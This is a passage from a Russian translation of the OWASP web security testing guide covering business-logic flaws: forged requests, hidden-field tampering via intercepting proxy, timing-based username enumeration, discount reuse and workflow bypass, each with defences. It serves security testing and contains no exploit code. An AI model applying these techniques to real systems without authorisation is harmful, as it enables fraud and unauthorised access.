Приложение должно гарантировать, что как со стороны клиента, так и на стороне сервера можно ввести только логически корректные данные. Только локальная проверка данных может сделать приложения уязвимыми для серверных инъекций через прокси или при обмене данными с другими системами. Это сложнее, чем просто провести анализ граничных значений (англ.: Boundary Value Analysis, BVA), и в большинстве случаев это недостаточно проконтролировать только в точке входа, обычно требуется проверка какой-либо другой системой.

Например: приложение может запросить ваш номер социального страхования. В BVA приложение должно проверять форматы и семантику введённых данных (значение состоит из девяти цифр, не отрицательное ли оно, не все ли нулевые), но есть и логический контроль. SSN сгруппированы и классифицированы. Этот человек не числится среди умерших? Из какого он региона?

Уязвимости, связанные с контролем бизнес-данных, уникальны тем, что они специфичны для конкретного приложения и отличаются от уязвимостей,

связанных с подделкой запросов тем, что они больше касаются семантики данных, а не просто нарушают бизнес-процесс.

Клиентская и серверная части приложения должны контролировать и подтверждать, что данные, которые они хранят, обрабатывают и передают, являются логически допустимыми. Даже если пользователь предоставляет приложению допустимые данные, бизнес-логика может привести к тому, что приложение будет вести себя по-разному в зависимости от этих данных или обстоятельств.

Пример 1

Предположим, вы управляете сайтом онлайн-магазина, который позволяет заказывать ковры. Пользователь выбирает свой ковёр, вводит размер, производит оплату, клиентское приложение проверяет, что вся введённая информация корректна и допустима в части контактной информации, размера, марки и цвета ковра. У бизнес-логики есть два варианта: если ковёр в наличии, он поставляется непосредственно с вашего склада, а если его у вас нет, делается вызов в систему партнера, и, если он есть там, они отправят заказ со своего склада, а потом вы с ними рассчитываетесь. Что произойдёт, если злоумышленник сможет при наличии товара передать вашему партнёру, что товар отсутствует? Что будет, если злоумышленник сможет вмешаться и передать сообщение на склад партнёра, заказав ковёр без оплаты?

Пример 2

Многие системы кредитных карт загружают остатки на счетах каждую ночь, чтобы клиенты с утра уже могли расплачиваться суммами ниже определённого порога. Верно и обратное. Если пополню баланс кредитной карты утром, я, возможно, не смогу воспользоваться доступным лимитом вечером. Другой случай, если в течении дня я часто плачу своей кредитной картой в разных местах, то могу превысить свой лимит, если системы принимают решения на основе данных прошлой ночи.

Пример 3

Distributed Denial of Dollar (DDo\$):

Это была кампания, предложенная основателем web-сайта The Pirate Bay против юридической фирмы, которая возбудила уголовное дело против The Pirate Bay. Цель состояла в том, чтобы воспользоваться ошибками в дизайне бизнес-функций и в процессе проверки денежного перевода.

Эта атака была осуществлена путем отправки очень небольших сумм в размере 1 шведской кроны (~0,13 доллара США) в юридическую фирму.

Банковский счет, на который направлялись платежи, имел только 1000 бесплатных переводов, после чего за каждый перевод для владельца счёта

взималась надбавка (две кроны). После первой тысячи интернет-транзакций каждое пожертвование в размере 1 кроны юридической фирме фактически обходилось ей в одну крону.

Задачи тестирования

- Определить точки инъекции данных.
- Убедиться, что все проверки проводятся на серверной части и их нельзя обойти.
- Попытаться нарушить формат ожидаемых данных и проанализировать, как приложение их обрабатывает.

Как тестировать

Общая методика тестирования

- Просмотрите проектную документацию и попробуйте выяснить местонахождение точек ввода данных или точек обмена данными между системами или приложениями.
- После обнаружения попробуйте вставить логически недопустимые данные в приложение/систему.

Специальная методика тестирования

- Проведите функциональное тестирование графического интерфейса клиентской части приложения, чтобы убедиться, что принимаются только «допустимыми» значения.
- Используя перехватывающий прокси, наблюдайте за HTTP-запросами POST/GET в поисках мест, где передаются такие переменные, как стоимость и количество. В частности, ищите точки обмена между приложениями/системами, которые могут стать возможными точками инъекции или несанкционированного доступа.
- Как только переменные найдены, начинайте опрашивать поле с логически «недопустимыми» данными, такими как номера социального страхования или уникальные идентификаторы, которых не существует или они не соответствуют бизнес-логике. Это тестирование контролирует, что сервер работает корректно и не принимает логически недопустимые данные.

Связанные сценарии тестирования

- Все сценарии из раздела [Тестирование контроля входных данных](#).
- [Перебор и угадывание учётных записей пользователей](#).
- [Тестирование схемы управления сессиями](#).
- [Тестирование незащищённых параметров сессии](#).

Меры защиты

Приложение/система должны гарантировать, что они не просто доверяют всем данным, которые попали в систему, а что во всех точках входа и обмена приложения или системы принимаются только «логически допустимые» данные.

Инструменты

- [OWASP Zed Attack Proxy \(ZAP\)](#)
- [Burp Suite](#)

Ссылки

- [OWASP Proactive Controls \(C5\) - Validate All Inputs \(перевод\)](#)
- [OWASP Cheatsheet Series - Input Validation Cheat Sheet](#)

Тестирование способности подделывать запросы

ID

WSTG-BUSL-02

Обзор

Подделка запросов — это метод, который злоумышленники используют, чтобы обойти ограничения графического интерфейса клиентской части приложения и напрямую отправить информацию для её обработки сервером. Цель злоумышленника — передать HTTP-запросы POST/GET через перехватывающий прокси со значениями данных, которые не поддерживаются, от которых не предусмотрена защита или они не ожидаются бизнес-логикой приложения. Некоторые примеры подделки запросов включают в себя использование предполагаемых или предсказуемых параметров или раскрытие «скрытых» функций, и, например, включение отладки или представление специальных экранов или окон, которые полезны во время разработки, но могут привести к утечке информации или обходу бизнес-логики.

Уязвимости, связанные с возможностью подделки запросов, индивидуальны для каждого приложения и отличаются от форматно-логического контроля данных тем, что они направлены на нарушение логики бизнес-процесса.

Приложения должны контролировать соблюдение логики, чтобы система не принимала поддельные запросы, которые могут дать злоумышленникам возможность эксплуатировать уязвимости бизнес-логики приложения или бизнес-процесса. Подделка запроса не является чем-то новым; злоумышленники

используют перехватывающие прокси для передачи HTTP POST/GET-запросов приложению. С помощью подделки запросов злоумышленники могут обойти бизнес-логику или процесс, находя, прогнозируя и манипулируя параметрами, чтобы заставить приложение думать, что процесс или задача выполнены или не выполнены.

Кроме того, поддельные запросы могут допускать ветвление программы или потока бизнес-логики, вызывая «скрытые» функции, исходно используемые разработчиками и тестировщиками, также иногда называемые [«пасхалками»](#). «Пасхалка» — это умышленная внутренняя шутка, скрытое послание или особенность компьютерных программ, фильмов, книг, кроссвордов и пр. По словам игрового дизайнера Уоррена Робинетта, этот термин был придуман в Atari персоналом, который был предупрежден о наличии секретного сообщения, которое было скрыто Робинеттом в его уже широко распространенной игре Adventure. Говорят, что это название отсылает к идее традиционной семейной охоты за пасхальными яйцами, спрятанными на местности».

Пример 1

Предположим, сайт онлайн-кассы театра позволяет пользователям выбрать билет, применить единовременную скидку 10% для пенсионеров на весь репертуар, просмотреть промежуточный итог и оплатить покупку. Если злоумышленник может через прокси увидеть, что в приложении есть скрытое поле (со значением 1 или 0), используемое бизнес-логикой для определения того, была получена скидка или нет, то он может передать значение 1, т.е. «скидка не применялась» несколько раз, чтобы несколько раз воспользоваться одной и той же скидкой.

Пример 2

Предположим, что онлайн-видеоигра выплачивает жетоны за очки, набранные за поиск пиратских сокровищ и пиратов, а также за каждый пройденный уровень. Эти жетоны впоследствии могут быть обменены на призы. Кроме того, очки каждого уровня имеют значение множителя, равное этому уровню. Если злоумышленник через прокси увидел, что в приложении есть скрытое поле, используемое при разработке и тестировании, чтобы быстро добраться до самых высоких уровней игры, он смог бы быстро добраться до самых высоких уровней и быстро накопить незаработанные очки.

Кроме того, если злоумышленник смог увидеть через прокси, что в приложении есть скрытое поле, используемое во время разработки и тестирования для включения журнала, в котором указывалось, где находятся другие онлайн-игроки или спрятанные сокровища по отношению к злоумышленнику, тогда они смогут быстро перейти к этим местоположениям и набрать очки.

Задачи тестирования

- Проанализировать проектную документацию в поисках угадываемой, предсказуемой или скрытой функциональности полей.
- Вставить логически допустимые данные, чтобы обойти стандартную логику бизнес-процесса.

Как тестировать

Через угадывание предполагаемых значений

- Используя перехватывающий прокси, наблюдайте за POST/GET HTTP-запросами в поисках какого-либо признака того, что значения увеличиваются с регулярным интервалом или их легко угадать.
- Если обнаружится, что какое-то значение поддаётся угадыванию, то изменив это значение, можно получить неожиданную выгоду.

Через выявление скрытых опций

- Используя перехватывающий прокси, наблюдайте за HTTP POST/GET в поисках каких-либо указаний на скрытые функции, такие как `debug`, которые можно включить или активировать.
- Если таковые будут найдены, попробуйте угадать и изменить эти значения, чтобы получить другой ответ или поведение приложения.

Связанные сценарии тестирования

- [Тестирование незащищённых параметров сессии](#)
- [Тестирование подделки межсайтовых запросов \(CSRF\)](#)
- [Перебор и угадывание учётных записей пользователей](#)

Меры защиты

Приложение должно быть достаточно интеллектуальным и включать бизнес-логику, которая не позволит злоумышленникам прогнозировать и манипулировать параметрами для нарушения логики приложения или бизнес-процесса или использовать скрытые/недокументированные функции, такие как отладка.

Инструменты

- [OWASP Zed Attack Proxy \(ZAP\)](#)
- [Burp Suite](#)

Ссылки

- [Cross Site Request Forgery - Legitimizing Forged Requests](#)
- [Пасхальное яйцо](#)
- [Long Live Software Easter Eggs!](#)

Тестирование проверки целостности

ID

WSTG-BUSL-03

Обзор

Многие приложения предназначены для отображения различных полей в зависимости от ситуации пользователя, оставляя некоторые входные данные скрытыми. Однако во многих случаях можно передать значения скрытых полей на сервер с помощью прокси. В этих случаях средства контроля на стороне сервера должны быть достаточно интеллектуальными для проведения реляционных и прочих изменений, гарантируя, что к серверу допускаются только корректные данные, соответствующие бизнес-логике пользователя и приложения.

Кроме того, приложение не должно зависеть от неизменяемых элементов интерфейса, раскрывающих меню или скрытых полей для обработки бизнес-логики, поскольку эти поля не редактируются только в контексте браузеров. Пользователи могут редактировать свои значения с помощью редактора в перехватывающем прокси и попытаться манипулировать бизнес-логикой. Если приложение выдаёт значения, связанные с бизнес-правилами, такими как количество и т.д., в виде нередатируемых полей, оно должно поддерживать их копию на стороне сервера и использовать её для обработки бизнес-логики. Наконец, помимо данных приложения/системы, должна быть защищена от несанкционированного чтения, записи и обновления система ведения журналов событий.

Уязвимости контроля целостности бизнес-логики уникальны тем, что эти случаи неправильного использования индивидуальны для каждого приложения. Если пользователи имеют возможность вносить изменения, они должны обновлять/редактировать только определённые артефакты только в определённое время в соответствии с логикой бизнес-процесса.

Приложение должно быть достаточно интеллектуальным, чтобы контролировать наличие реляционных изменений и не позволять пользователям передавать сразу на сервер информацию, которая недопустима и недостоверна, поскольку она поступила из нередатируемых элементов интерфейса или от пользователь, который не авторизован для отправки через интерфейс. Кроме того, системные артефакты, такие как журналы, должны быть «защищены» от несанкционированного чтения, записи и удаления.

Пример 1

Представьте себе приложение на ASP.NET с графическим интерфейсом, которое позволяет изменять пароли других пользователей только администратору системы. Пользователь с правами администратора видит поля для ввода имени пользователя и пароля, в то время как другие пользователи их не видят. Однако, если пользователь без прав администратора передаст информацию в поле имени пользователя и пароля через прокси, он может «обмануть» сервер, заставив его поверить, что запрос исходит от пользователя с правами администратора, и изменять пароли других пользователей.

Пример 2

В большинстве web-приложений есть раскрывающиеся списки, позволяющие пользователям быстро выбрать свою страну, месяц рождения и т.д. Предположим, что приложение «Управление проектами» позволяет пользователям входить в систему и, в зависимости от их привилегий, показывает раскрывающийся список проектов, к которым у них есть доступ. Что произойдёт, если злоумышленник найдёт название чужого проекта, к которому у него не должно быть доступа, и передаст эту информацию через прокси? Даст ли приложение доступ к проекту? У него не должно быть доступа, даже если он пропустил проверку бизнес-логики авторизации.

Пример 3

Предположим, что инспекция по надзору за транспортными средствами требует, чтобы перед выдачей водительских прав его сотрудник проверял удостоверение личности и информацию по каждому гражданину. На этом этапе бизнес-процесс формирует данные с высоким уровнем целостности, так как она контролируется приложением. Теперь предположим, что приложение перемещается в Интернет, чтобы сотрудники могли работать с его полнофункциональной версией, а граждане могли войти в упрощённое приложение самообслуживания для обновления той или иной информации. На этом этапе злоумышленник может использовать перехватывающий прокси для вставки или редактирования данных, к которым у него не должно быть доступа, например, он может нарушить целостность данных, заявляя, что не был женат, но ввести имя супруги. Этот вид вставки или редактирования недоверенных данных нарушает их целостность и мог быть предотвращён, если бы соблюдалась логика бизнес-процесса.

Пример 4

Многие системы ведут журнал для целей аудита и устранения неполадок. Но насколько корректна/достоверна информация в этих журналах? Могут ли злоумышленники манипулировать ими намеренно или случайно, нарушая их целостность?

Задачи тестирования

- Проанализировать проектную документацию на компоненты системы, которые передают, хранят или обрабатывают данные.
- Определить, какие типы данных логически приемлемы для каждого компонента, а от каких система должна защищаться.
- Определить, кому должно быть разрешено изменять или читать эти данные в каждом компоненте.
- Попытаться вставить, изменить или удалить значения данных, используемые каждым компонентом, которые не должны быть разрешены в соответствии с логикой бизнес-процесса.

Как тестировать

Специальный метод тестирования 1

- Воспользуйтесь прокси для перехвата HTTP-трафика, ища скрытые поля.
- Если найдено скрытое поле, посмотрите, как оно соотносится с графическим интерфейсом приложения, и начните запрашивать это значение через прокси, передавая разные значения данных, в попытке обойти бизнес-процесс и манипулировать значениями, к которым вы не должны были бы иметь доступа.

Специальный метод тестирования 2

- Воспользуйтесь прокси для перехвата HTTP-трафик, ища место для вставки информации в области приложения, которые нельзя редактировать.
- Если таковые найдены, сопоставьте их с соответствующими им полями в графическом интерфейсе пользователя, и начните запрашивать эти значения через прокси, передавая разные значения данных, в попытке обойти бизнес-процесс и манипулировать значениями, к которым вы не должны были бы иметь доступа.

Специальный метод тестирования 3

- Перечислите компоненты приложения или системы, на которые можно воздействовать, например журналы или базы данных.
- Для каждого такого компонента попробуйте прочитать, отредактировать или удалить его данные. Например, если это будут файлы журналов, то тестировщики должны попытаться манипулировать собранными там данными.

Связанные сценарии тестирования

Все сценарии из раздела [Тестирование контроля входных данных](#).

Меры защиты

Приложение должно строго контролировать доступ к данным и артефактам, которые могут быть изменены и прочитаны; и предоставлять его по доверенным каналам передачи, обеспечивающим целостность данных. Следует настроить надлежащее ведение журнала событий для контроля и гарантии отсутствия несанкционированного доступа или модификации.

Инструменты

- Различные системные/прикладные инструменты, такие как редакторы и инструменты для работы с файлами.
- [OWASP Zed Attack Proxy \(ZAP\)](#)
- [Burp Suite](#)

Ссылки

- [Implementing Referential Integrity and Shared Business Logic in a RDB](#)
- [On Rules and Integrity Constraints in Database Systems](#)
- [Use referential integrity to enforce basic business rules in Oracle](#)
- [Maximizing Business Logic Reuse with Reactive Logic](#)

Тестирование времени обработки

ID

WSTG-BUSL-04

Обзор

Вполне возможно, что злоумышленники могут собирать информацию о приложении, отслеживая время, необходимое для выполнения задачи или предоставления ответа. Кроме того, они могут манипулировать информационными потоками бизнес-процессов и нарушать их, просто оставляя сессии открытыми, и не передавая свои транзакции в «ожидаемые» сроки.

Уязвимости логики синхронизации процесса уникальны тем, что эти случаи неправильного использования должны создаваться вручную с учётом времени выполнения и транзакций, которые зависят от конкретного приложения/системы.

Время обработки может раскрыть информацию о том, что делается в фоновых процессах приложения/системы. Если приложение позволяет пользователям угадывать, каким будет следующий результат, обрабатывая задержки во времени,

пользователи смогут соответствующим образом корректировать и изменять своё поведение на основе ожиданий и «играть с системой».

Пример 1

Видеоиграм/игровым автоматам может требоваться немного больше времени для обработки транзакции с крупным выигрышем. Проницательные игроки используют это, чтобы ставить минимальные суммы, пока они не заметят более длительное время обработки, которое побудит их сделать максимальную ставку.

Пример 2

Многие процессы входа в систему запрашивают имя пользователя и пароль. Если вы присмотритесь повнимательнее, то, возможно, заметите, что ввод неверного имени пользователя и неверного пароля занимает больше времени для выдачи ошибки, чем ввод допустимого имени и неверного пароля. Это даёт возможность злоумышленнику узнать, существует ли в системе такое имя пользователя, и уже не нужно полагаться на сообщение графического интерфейса пользователя.




Рисунок 4.10.4-1: Пример потока управления для формы входа в систему

Пример 3

У большинства стадионов или туристических агентств есть приложения для продажи билетов, которые позволяют пользователям приобретать билеты и резервировать места. Когда пользователь запрашивает билеты, места блокируются или резервируются в ожидании оплаты. Что, если злоумышленник продолжает бронировать места не расплачиваясь? Места будут освобождаться или билеты на них уже не продаются? Некоторые продавцы теперь дают только 5 минут на проведение оплаты, в противном случае транзакция будет признана несостоявшейся.

Пример 4

Предположим, что сайт для торговли драгоценными металлами позволяет пользователям совершать покупки по цене рыночной котировки на момент входа в систему. Что, если злоумышленник войдёт в систему и разместит заявку, но не завершит транзакцию до тех пор, пока позже в тот же день цена не вырастет? Получит ли злоумышленник первоначальную (т.е. более низкую) цену?

Задачи тестирования

- Проанализировать проектную документацию на предмет функциональности системы, на которую может влиять время.
- Придумать и реализовать примеры неправильного использования.

Как тестировать

Тестировщик должен определить, какие процессы зависят от времени, будь то «окно» для завершения задачи или время выполнения между двумя процессами, которое могло позволить обойти определённые меры контроля.

Для этого лучше всего автоматизировать запросы, которые будут «использовать не по назначению» обнаруженные выше процессы, поскольку инструменты лучше подходят для анализа времени и являются более точными, чем ручное тестирование. Если это невозможно, то придётся тестировать вручную.

Тестировщик должен нарисовать схему того, как протекает процесс, точки для инъекции и заранее подготовить запросы для запуска их в уязвимых процессах. После этого необходимо провести тщательный анализ, чтобы выявить различия в выполнении процесса и определить, не нарушает ли процесс согласованную бизнес-логику.

Связанные сценарии тестирования

- [Тестирование атрибутов Cookie](#)

- [Тестирование тайм-аута сессии](#)

Меры защиты

Разрабатывайте приложения с учётом времени обработки. Если злоумышленники могут получить какое-то преимущество, зная различия во времени обработки и получаемых результатах, добавьте дополнительные шаги или такую обработку, чтобы независимо от результатов они предоставлялись в одном и том же временном интервале.

Кроме того, в приложении/системе должен быть предусмотрен механизм, не позволяющий злоумышленникам продлевать транзакции в течение «приемлемого» периода времени. Это можно сделать путем отмены или сброса транзакций по прошествии определённого времени, как это сейчас делают некоторые продавцы билетов.

Тестирование ограничений на количество раз, которое функция может быть вызвана

ID
WSTG-BUSL-05

Обзор

Многие проблемы, решаемые приложениями, требуют ограничений на количество раз, которое может быть использована функция или какое действие может быть выполнено. Приложения должны быть «достаточно интеллектуальными», чтобы не позволить пользователю превысить свой лимит на использование этих функций, поскольку во многих случаях каждый раз, когда функция используется, пользователь может получить некоторую выгоду, которую необходимо учитывать, чтобы должным образом компенсировать владельцу. Например: сайт электронной коммерции может разрешать пользователям применять скидку только один раз за транзакцию, или некоторые приложения согласно тарифному плану пользователя могут позволять загружать только три полных документа в месяц.

Уязвимости, связанные с тестированием ограничений функций, зависят от конкретного приложения, и необходимо придумать примеры некорректного использования, которые стремятся выполнить приложение/функцию/или действие больше допустимого количества раз.

Злоумышленники могут обойти бизнес-логику и выполнить функцию больше раз, чем это «допустимо», используя приложение для личной выгоды.

Пример

Предположим, сайт электронной коммерции позволяет пользователям воспользоваться любой из множества скидок на общую сумму покупки, а затем перейти к оплате и получению заказа. Что произойдёт, когда злоумышленник возвратится на страницу скидок после получения и применения одной из «допустимых» скидок? Сможет ли он воспользоваться другой скидкой? Сможет ли он воспользоваться одной и той же скидкой несколько раз?

Задачи тестирования

- Найти функции, для которых должны быть установлены ограничения на количество раз, которое их можно вызвать.
- Оценить, установлено ли логическое ограничение для функций и корректно ли оно контролируется.

Как тестировать

- Проанализируйте проектную документацию и проведите ознакомительное тестирование для поиска функций или возможностей в приложении или системе, которые не должны выполняться более одного раза (или заданного количества раз) в течение бизнес-процесса.
- Для каждой из найденных функций и возможностей, которые должны выполняться только один (или заданное количество) раз в ходе бизнес-процесса, придумайте примеры злоупотребления/некорректного использования, которые могут позволить пользователю выполнить их больше допустимого количества раз. Например, может ли пользователь несколько раз перемещаться вперед и назад по страницам, вызывая функцию, которая должна выполняться только один раз? Или он может наполнять и освобождать корзину для покупок, что позволяет получать дополнительные скидки?

Связанные сценарии тестирования

- [Перебор и угадывание учётных записей пользователей](#)
- [Тестирование механизма блокировки](#)

Меры защиты

Приложение должно применять жёсткие меры для предотвращения злоупотреблений ограничениями. Этого можно добиться в зависимости от того, что лучше соответствует бизнес-требованиям. Например, установив ограничение на уровне базы данных, что скидочный купон больше не действителен; или установив в серверной части предел для счётчика по каждому пользователю, т.к. все пользователи должны быть идентифицированы по их сессии.

Ссылки

- [InfoPath Forms Services business logic exceeded the maximum limit of operations Rule](#)
- [Gold Trading Was Temporarily Halted On The CME This Morning](#)

Тестирование обхода потока операций

ID

WSTG-BUSL-06

Обзор

Уязвимости потока операций (англ.: workflow) включают в себя все виды уязвимостей, которые позволяют злоумышленнику ненадлежащим образом использовать приложение/систему так, чтобы он мог обойти (не следовать) предусмотренному/предполагаемому потоку операций.

[Определение потока операций в Wikipedia:](#)

Поток операций состоит из последовательности связанных этапов, где каждый этап идёт без задержек или промежутков и заканчивается непосредственно перед началом следующего. Это описание последовательности операций, которыми могут являться работа человека, группы или организации, а также одного или нескольких простых или сложных механизмов. Поток операций можно рассматривать как абстракцию реальной работы.

Бизнес-логика приложения должна требовать, чтобы пользователь выполнял предусмотренные этапы в правильном/заданном порядке, и если поток операций завершается некорректно, то все порождённые им события и действия «откатываются» или отменяются. Уязвимости, связанные с обходом заданного потока операций или нарушением логики бизнес-процесса, уникальны тем, что они очень специфичны для приложения/системы, и приходится разрабатывать сценарии некорректного использования вручную, с учётом требований и целевых сценариев использования.

В бизнес-процессе приложения должны быть проверки, гарантирующие, что транзакции/действия пользователя выполняются в правильном/допустимом порядке, и если транзакция инициирует какое-то действие, это действие будет «откатываться» и отменяться, если она не будет успешно завершена.

Пример 1

Многие из нас получают так называемые «баллы программы лояльности» за покупки в продуктовых магазинах и на автозаправочных станциях. Предположим, пользователь смог начать транзакцию, а затем, после того как к его учётной записи были начислены баллы, отменил её или удалил товары из «корзины» и вышел. В этом случае система либо не должна начислять баллы на его счёт до тех пор, пока он не будет оплачен, либо баллы должны быть «отменены», если их прирост не соответствует окончательному расчёту. Имея это в виду, злоумышленник может начинать транзакции и отменять её, чтобы поднять свой уровень в программе, ничего фактически не покупая.

Пример 2

Система электронной доски объявлений может быть спроектирована таким образом, чтобы первоначальные сообщения не содержали ненормативной лексики из списка, с которым сравнивается сообщение. Если в тексте, введённом пользователем, найдено слово из списка запрещённых, его сообщение не публикуется. Но после того, как сообщение опубликовано, его автор может получить к нему доступ, отредактировать и что-то изменить, чтобы добавить запрещённые слова из списка, поскольку при редактировании публикация уже не модерируется. Помня об этом, злоумышленник может начать исходно пустое или минимальное обсуждение, а затем добавить всё, что ему нравится, в качестве обновления.

Задачи тестирования

- Проанализировать проектную документацию, чтобы найти способы пропустить или выполнить этапы процесса в порядке, отличном от предполагаемой приложением логики потока операций.
- Разработать сценарии нецелевого использования и попытаться обойти каждый найденный поток операций.

Как тестировать

Метод тестирования 1

- Вызовите транзакцию в приложении, которая, например, начисляет баллы на учётную запись пользователя.
- Отмените транзакцию или сократите её сумму, чтобы уменьшить количество баллов, и проверьте счёт в программе лояльности, чтобы убедиться, что баллы учтены правильно.

Метод тестирования 2

- В системе управления контентом или на доске объявлений введите и сохраните допустимый первоначальный текст или значения.

- Затем попробуйте добавить, отредактировать или удалить данные, которые переведут уже имеющиеся данные в категорию недопустимых или с недопустимыми значениями, чтобы убедиться, что пользователю не разрешено сохранять некорректную информацию. Под категорию недопустимых могут подпадать те или иные слова (например, ненормативная лексика) или определённые темы (например, политические).

Связанные сценарии тестирования

- Тестирование включения файлов при обходе каталогов
- Тестирование обхода схемы авторизации
- Тестирование схемы управления сессиями
- Тестирование форматно-логического контроля данных
- Тестирование способности подделывать запросы
- Тестирование проверки целостности
- Тестирование времени обработки
- Тестирование ограничений на количество раз, которое функция может быть вызвана
- Тестирование защиты от нецелевого использования приложений
- Тестирование загрузки файлов непредусмотренных типов
- Тестирование загрузки вредоносных файлов

Меры защиты

Приложение должно уметь контролировать, что пользователи выполняют каждый этап предусмотренного его логикой потока операций в правильном порядке, не допуская, чтобы злоумышленники могли обойти/пропустить/или повторять какие-либо этапы/процессы в потоке операций. Тестирование уязвимостей потока операций включает в себя разработку сценариев злоупотребления/нецелевого использования бизнес-логики с целью успешного завершения процесса, не выполняя предусмотренных этапов и не соблюдая их правильный порядок.

Ссылки

- [OWASP Abuse Case Cheat Sheet](#)
 - [CWE-840: Business Logic Errors](#)
-

Тестирование защиты от нецелевого использования приложений

ID

WSTG-BUSL-07

Обзор

Злоупотребление и нецелевое использование допустимой функциональности может выявить атаки, пытающиеся просканировать web-приложение, выявить слабые места и эксплуатировать уязвимости. Следует провести тесты, чтобы определить, существуют ли механизмы на уровне приложений для защиты приложения.

Отсутствие активной защиты позволяет злоумышленнику искать уязвимости, не боясь быть обнаруженным. Таким образом, владелец приложения не будет знать, что его приложение подвергается атаке.

Пример

Аутентифицированный пользователь выполняет следующую (маловероятную) последовательность действий:

1. Пытается получить доступ к идентификатору файла, загрузка которого не разрешена его роли.
2. Вместо идентификатора файла вставляет одинарную кавычку '.
3. Изменяет запрос GET на POST.
4. Вставляет дополнительный параметр.
5. Дублирует пару имя/значение параметра.

Приложение отслеживает случаи некорректного использования и после 5-го такого события реагирует, будучи абсолютно уверенным в том, что пользователь является злоумышленником. Например, приложение:

- Отключает критичные функции.
- Включает дополнительные этапы аутентификации для остальных функций.
- Добавляет временные задержки в каждый цикл запроса-ответа.
- Начинает фиксировать дополнительные данные о взаимодействии пользователя (например, нейтрализованные заголовки и тела HTTP-запросов и ответов).

Если приложение никоим образом не отвечает, а злоумышленник может продолжать злоупотреблять функциональностью и отправлять явно вредоносный контент в приложение, то оно не прошло этот тест. На практике указанные в

приведённом выше примере действия вряд ли будут выполняться подобным образом. Гораздо более вероятно, что для выявления слабых мест в каждом параметре по очереди будет использоваться инструмент фаззинга. Этим же следует заниматься и тестировщику безопасности.

Задачи тестирования

- Записывать заметки обо всех тестах, проводимых с системой.
- Проверить, для каких тестов в результате фаззинга функциональность отличалась от целевой.
- Изучить существующие меры защиты и проверить, достаточно ли их для защиты системы от методов обхода.

Как тестировать

Этот тест необычен тем, что его результат может быть получен из других тестов, проведённых над web-приложением. При проведении этих тестов обращайте внимание на меры, которые могут указывать на то, что приложение имеет встроенную самозащиту:

- модифицированные ответы;
- заблокированные запросы;
- действия, которые приводят к выходу пользователя из системы или блокировке его учётной записи.

Они могут быть только локальными. Распространёнными локальными (для каждой функции) мерами защиты являются:

- отклонение входных данных, содержащих определённые символы;
- временная блокировка учетной записи после ряда сбоев аутентификации.

Локальных мер недостаточно. Часто нет никакой защиты от нецелевого использования общего характера, например:

- Принудительный просмотр (т.е. перебор web-ресурсов).
- Обход форматно-логического контроля входных данных приложения.
- Многократные ошибки управления доступом.
- Дополнительные, дублирующие или отсутствующие наименования параметров.
- Многократные ошибки контроля ввода или бизнес-логики со значениями, которые не могут быть результатом ошибок или опечаток пользователя.
- Получение структурированных данных (например, JSON, XML) недопустимого формата.
- Получение полезной нагрузки в виде очевидных межсайтовых скриптов или SQL-инъекций.

- Использование приложения быстрее, чем это было бы возможно без средств автоматизации.
- Изменение геолокации (континента) пользователя.
- Изменение агента пользователя (например, браузера).
- Доступ к этапам бизнес-процесса в неправильном порядке.
- Большое количество или высокая частота использования функций, специфичных для конкретного приложения (например, отправка кода ваучера, неудачные платежи по кредитной карте, загрузка файлов, выход из системы и т.д.).

Эти меры защиты лучше всего работают в аутентифицированной зоне приложения, хотя частота создания новых учётных записей или доступа к контенту (например, парсинга сайта) может быть полезна и в публичной зоне.

Приложению не обязательно контролировать всё вышеперечисленное, но, если ни одно из действий не отслеживается, то это проблема. Был ли какой-либо ответ на вышеуказанные действия при тестировании web-приложения? Если нет, тестировщик должен сообщить, что приложение, по-видимому, не имеет активных мер защиты от нецелевого использования. Примечание. Иногда возможно, что все ответы на обнаружение атаки остаются незаметными для пользователя (например, внесение изменений в журнал, усиление мониторинга, оповещения администраторов и проксирование запросов), поэтому уверенности в этом обнаружении гарантировать нельзя. На практике очень немногие приложения (или связанная с ними инфраструктура, например, WAF) обнаруживают такие виды некорректного использования.

Связанные сценарии тестирования

Применимы все остальные сценарии тестирования.

Меры защиты

Приложения должны реализовывать активную защиту для отражения атак злоумышленников.

Ссылки

- [Software Assurance](#), US Department Homeland Security
- [IR 7684](#) Common Misuse Scoring System (CMSS), NIST
- [Common Attack Pattern Enumeration and Classification](#) (CAPEC), The Mitre Corporation
- [OWASP AppSensor Project](#)
- [AppSensor Guide v2](#), OWASP
